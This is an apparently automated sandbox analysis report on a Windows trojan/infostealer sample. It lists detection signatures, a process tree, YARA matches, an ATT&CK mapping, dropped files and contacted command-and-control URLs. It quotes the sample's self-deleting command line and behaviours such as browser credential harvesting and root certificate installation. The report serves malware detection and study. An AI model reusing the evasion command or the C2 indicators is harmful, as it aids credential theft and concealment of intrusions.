ID: 346349
Sample Name: aOn5CfTiwS
Cookbook: default.jbs
Time: 18:06:14
Date: 30/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report aOn5CfTiwS

Overview


General Information

Sample Name:	aOn5CfTiwS (renamed file extension from none to exe)
Analysis ID:	346349
MD5:	013eba0050ebe1..
SHA1:	85ef7c03d70e2cc..
SHA256:	5fa60303a0c4fd1..

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (creates a PE fi…
- Multi AV Scanner detection for subm…
- Installs new ROOT certificates
- Machine Learning detection for samp…
- PE file has a writeable .text section
- Tries to harvest and steal browser in…
- Uses ping.exe to check the status o…
- Uses ping.exe to sleep
- Contains functionality for read data f…
- Contains functionality to call native f…
- Contains functionality to check if a d…
- Contains functionality to check if a w…
- Contains functionality to detect sand…

Classification



Startup

- **System is w10x64**
- aOn5CfTiwS.exe (PID: 4088 cmdline: 'C:\Users\user\Desktop\aOn5CfTiwS.exe' MD5: 013EBA0050EBE18E39978E89A56C0FAB)
  - 1612058829275.exe (PID: 5644 cmdline: 'C:\Users\user\AppData\Roaming\1612058829275.exe' /sjson 'C:\Users\user\AppData\Roaming\1612058829275.txt' MD5: EF6F72358CB02551CAEBE720FBC55F95)
  - ThunderFW.exe (PID: 5436 cmdline: C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe' MD5: F0372FF8A6148498B19E04203DBB9E69)
  - cmd.exe (PID: 460 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\Desktop\aOn5CfTiwS.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5288 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - PING.EXE (PID: 5352 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.265213011.000000001024 9000.00000004.00000001.sdmp	SUSP_XORed_MSDOS_Stub_Message	Detects suspicious XORed MSDOS stub message	Florian Roth	• 0x16643e:$xo1: /\x13\x12\x08[\x0B\x09\x14\x1C\x09\x1A\x16[\x18\x1A\x15\x15\x14\x0F[\x19\x1E[\x09\x0E\x15[\x12\x15[?4([\x16\x14\x1F\x1E
00000000.00000002.261758124.000000000288 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x22efa0:$x1: cmd /c ping 127.0.0.1 -n

Unpacked PEs


Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
0.2.aOn5CfTiwS.exe.2880000.2.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x22efa0:$x1: cmd /c ping 127.0.0.1 -n
0.2.aOn5CfTiwS.exe.2880000.2.raw.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x22efa0:$x1: cmd /c ping 127.0.0.1 -n
0.2.aOn5CfTiwS.exe.10000000.3.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x22efa0:$x1: cmd /c ping 127.0.0.1 -n

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Detected unpacking (creates a PE file in dynamic memory)

Uses 32bit PE files

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Uses ping.exe to check the status of other devices and networks

System Summary:

PE file has a writeable .text section

Data Obfuscation:

Detected unpacking (creates a PE file in dynamic memory)

Persistence and Installation Behavior:

Installs new ROOT certificates

Malware Analysis System Evasion:

Uses ping.exe to sleep


Stealing of Sensitive Information:

Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remote Track D Without Authoriz
Default Accounts	Scheduled Task/Job	Windows Service 1	Windows Service 1	Obfuscated Files or Information 2	Input Capture 2	System Information Discovery 1 5	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit SS7 to Redirect Phone Calls/SMS	Remote Wipe Da Without Authoriz
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 1	Install Root Certificate 1	Security Account Manager	Security Software Discovery 3 1	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backup
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture 2	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Application Window Discovery 1 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1	Cached Domain Credentials	Remote System Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Network Configuration Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
aOn5CfTiwS.exe	44%	Virustotal		Browse
aOn5CfTiwS.exe	27%	Metadefender		Browse
aOn5CfTiwS.exe	48%	ReversingLabs	Win32.Trojan.Phonzy	
aOn5CfTiwS.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	8%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	2%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\atl71.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\atl71.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	3%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	0%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	3%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\xldl.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\xldl.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\1612058829275.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Roaming\1612058829275.exe	14%	ReversingLabs	Win32.Infostealer.EdgeCookiesView	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.1.aOn5CfTiwS.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
1a469593c1fe15dc.xyz	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://static.nc-img.com/uiraa/app.3c1b6a5a2612ad098ccd	0%	Avira URL Cloud	safe	
http://https://www.messenger.comaccept-language:	0%	Avira URL Cloud	safe	
http://1a469593c1fe15dc.xyz/info/fb	0%	Avira URL Cloud	safe	
http://1a469593c1fe15dc.xyz/info/ddpxztN8b6xDUh	0%	Avira URL Cloud	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	Avira URL Cloud	safe	
http://https://static.nc-img.com/pp/nc-ui-globalenv/museo-sans-700-webfont.b125dc012841fa8a23b98c37499ca5e8	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://1a469593c1fe15dc.xyz/info/stepstatus=0&L	0%	Avira URL Cloud	safe	
http://ocsp.pki.goog/GTSGIAG30	0%	Avira URL Cloud	safe	
http://https://static.nc-img.com/pp/nc-ui-globalenv/museo-sans-300-webfont.96dd56ebb50aa0150f6630360d8d69cf	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000/Converged_v21033_-0mnSwu67knBd7qR7YN9GQ2.css	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc1937	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b5	0%	Avira URL Cloud	safe	
http://1a469593c1fe15dc.xyz/info/stepmsn.com%2FB	0%	Avira URL Cloud	safe	
http://https://static.nc	0%	Avira URL Cloud	safe	
http://https://static.nc-img.com/uiraa/app.3c1b6a5a2612ad098ccd.js	0%	Avira URL Cloud	safe	
http://1a469593c1fe15dc.xyz/info/step	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://https://support.google.	0%	Avira URL Cloud	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://static.nc-img.com/uiraa/libs/polyfills_469970f8ffedace1b5b8	0%	Avira URL Cloud	safe	
http://https://static.nc-img.com/pp/nc-ui-globalenv/museo-sans-500-webfont.5d9883d92e2eaa724e4e6beb0ef6728a	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://static.nc-img.com/pp/nc-ui-globalenv/mainLegacy.bb0357e72b1f882521990fd54c3c08d1.css	0%	Avira URL Cloud	safe	
http://https://www.instagram.comreferer:	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://https://static.nc-img.com/uiraa/app.ab29bfd164428d10f32bc34df1cad4ed.css	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTSGIAG3.crt0)	0%	Avira URL Cloud	safe	
http://1a469593c1fe15dc.xyz/info/fb1.6	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0#	0%	Avira URL Cloud	safe	
http://https://static.nc-img.com/uiraa/libs/vendors_70ac76496c2b0e5ed06c	0%	Avira URL Cloud	safe	
http://1a469593c1fe15dc.xyz/info/stepxztN8b6xDUh	0%	Avira URL Cloud	safe	
http://https://aefd.nelreports.net/api/report?cat=bingth	0%	Avira URL Cloud	safe	
http://exchangework%04d%02d%02d.xyz/accept:	0%	Avira URL Cloud	safe	
http://1a469593c1fe15dc.xyz/info/stepbidden	0%	Avira URL Cloud	safe	
http://1a469593c1fe15dc.xyz/info/ddpbidden	0%	Avira URL Cloud	safe	
http://crl.pki.goog/GTSGIAG3.crl0	0%	Avira URL Cloud	safe	
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=6856811916691;gt	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://1a469593c1fe15dc.xyz/info/dd	0%	Avira URL Cloud	safe	
http://1a469593c1fe15dc.xyz/info/fbX	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000/content/js/ConvergedLoginPaginatedStrings.en_5QoHC_ilFOmb96M0pIeJ	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0M	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0M	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0M	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://https://static.nc-img.com/uiraa/app.ab29bfd164428d10f	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
1a469593c1fe15dc.xyz	198.54.117.244	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://1a469593c1fe15dc.xyz/info/fb	false	• Avira URL Cloud: safe	unknown
http://1a469593c1fe15dc.xyz/info/step	false	• Avira URL Cloud: safe	unknown
http://1a469593c1fe15dc.xyz/info/dd	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTrustV2/scripttemplate	ecv71A3.tmp.1.dr	false		high
http://https://static.nc-img.com/uiraa/app.3c1b6a5a2612ad098ccd	aOn5CfTiwS.exe, aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp, aOn5CfTiwS.exe, 00000000.00000003.245404335.00000000022B2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://service.real.com/realplay	aOn5CfTiwS.exe, 00000000.00000003.226749595.00000000022AA000.00000004.00000001.sdmp	false		high
http://https://www.messenger.comaccept-language:	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com/	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false		high
http://www.msn.com	ecv71A3.tmp.1.dr	false		high
http://1a469593c1fe15dc.xyz/info/ddpxztN8b6xDUh	aOn5CfTiwS.exe, 00000000.00000003.245417883.00000000022AD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nirsoft.net	1612058829275.exe, 00000001.00000002.224509570.0000000000198000.00000004.00000010.sdmp	false		high
http://https://deff.nelreports.net/api/report?cat=msn	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://static.nc-img.com/pp/nc-ui-globalenv/museo-sans-700-webfont.b125dc012841fa8a23b98c37499ca5e8	aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCc13122162a9a46c3b4cbf05ffccde0f	ecv71A3.tmp.1.dr	false		high
http://charlesproxy.com/ssl	6C0CE2DD0584C47CAC18839F14055F19FA270CDD.0.dr	false		high
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	aOn5CfTiwS.exe, 00000000.00000003.216455905.00000000022B1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.pki.goog/gts1o1core0	ecv71A3.tmp.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://maps.windows.com/windows-app-web-link	ecv71A3.tmp.1.dr	false		high
http://www.msn.com/?ocid=iehp	ecv71A3.tmp.1.dr	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=68568119166	ecv71A3.tmp.1.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCee0d4d5fd4424c8390d703b105f82c3	ecv71A3.tmp.1.dr	false		high
http://https://srtb.msn.com/auction?a=de-ch&b=a8415ac9f9644a1396bc1648a4599445&c=MSN&d=http%3A%2F%2Fwww.msn	ecv71A3.tmp.1.dr	false		high
http://crl.pki.goog/GTS1O1core.crl0	ecv71A3.tmp.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://1a469593c1fe15dc.xyz/info/stepstatus=0&L	aOn5CfTiwS.exe, 00000000.00000003.229179321.00000000022A4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false		high
http://www.nirsoft.net/	aOn5CfTiwS.exe, 00000000.00000003.226629593.00000000022E7000.00000004.00000001.sdmp, 1612058829275.exe, 1612058829275.exe.0.dr	false		high
http://ocsp.pki.goog/GTSGIAG30	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://static.nc-img.com/pp/nc-ui-globalenv/museo-sans-300-webfont.96dd56ebb50aa0150f6630360d8d69cf	aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com/login/nonce/wd=488x1043;	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false		high
http://https://logincdn.msauth.net/16.000/Converged_v21033_-0mnSwu67knBd7qR7YN9GQ2.css	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://logincdn.msauth.net/16.000.28666.10/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc1937	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b5	ecv71A3.tmp.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com/	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/soap/encoding/	download_engine.dll.0.dr	false		high
http://www.xunlei.com/GET	download_engine.dll.0.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC5bdddb231cf54f958a5b6e76e9d8eee	ecv71A3.tmp.1.dr	false		high
http://1a469593c1fe15dc.xyz/info/stepmsn.com%2FB	aOn5CfTiwS.exe, 00000000.00000003.229179321.00000000022A4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://static.nc	aOn5CfTiwS.exe, 00000000.00000003.259723561.0000000002301000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://static.nc-img.com/uiraa/app.3c1b6a5a2612ad098ccd.js	aOn5CfTiwS.exe, aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com/origin:	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false		high
http://pki.goog/gsr2/GTS1O1.crt0	ecv71A3.tmp.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1	ecv71A3.tmp.1.dr	false		high
http://https://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml	ecv71A3.tmp.1.dr	false		high
http://https://support.google.	aOn5CfTiwS.exe, aOn5CfTiwS.exe, 00000000.00000003.216545630.00000000022B1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contextual.media.net/	ecv71A3.tmp.1.dr	false		high
http://ocsp.pki.goog/gsr202	ecv71A3.tmp.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pki.goog/repository/0	ecv71A3.tmp.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cvision.media.net/new/300x300/3/167/174/27/39ab3103-8560-4a55-bfc4-401f897cf6f2.jpg?v=9	ecv71A3.tmp.1.dr	false		high
http://www.msn.com/	ecv71A3.tmp.1.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC828bc1cde9f04b788c98b5423157734	ecv71A3.tmp.1.dr	false		high
http://https://static.nc-img.com/uiraa/libs/polyfills_469970f8ffedace1b5b8	aOn5CfTiwS.exe, aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp, aOn5CfTiwS.exe, 00000000.00000003.245404335.00000000022B2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=1463674	ecv71A3.tmp.1.dr	false		high
http://https://static.nc-img.com/pp/nc-ui-globalenv/museo-sans-500-webfont.5d9883d92e2eaa724e4e6beb0ef6728a	aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE	aOn5CfTiwS.exe, 00000000.00000003.259723561.0000000002301000.00000004.00000001.sdmp	false		high
http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTrustV2/consent/55a804	ecv71A3.tmp.1.dr	false		high
http://https://contextual.media.net/803288796/fcmain.js?&gdpr=0&cid=8CU157172&cpcd=pC3JHgSCqY8UHihgrvGr0A%3	ecv71A3.tmp.1.dr	false		high
http://https://static.nc-img.com/pp/nc-ui-globalenv/mainLegacy.bb0357e72b1f882521990fd54c3c08d1.css	aOn5CfTiwS.exe, 00000000.00000003.259758311.00000000034C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contextual.media.net/48/nrrV18753.js	ecv71A3.tmp.1.dr	false		high
http://https://www.instagram.comreferer:	aOn5CfTiwS.exe, 00000000.00000002.265153330.00000000101DE000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pki.goog/gsr2/gsr2.crl0?	ecv71A3.tmp.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
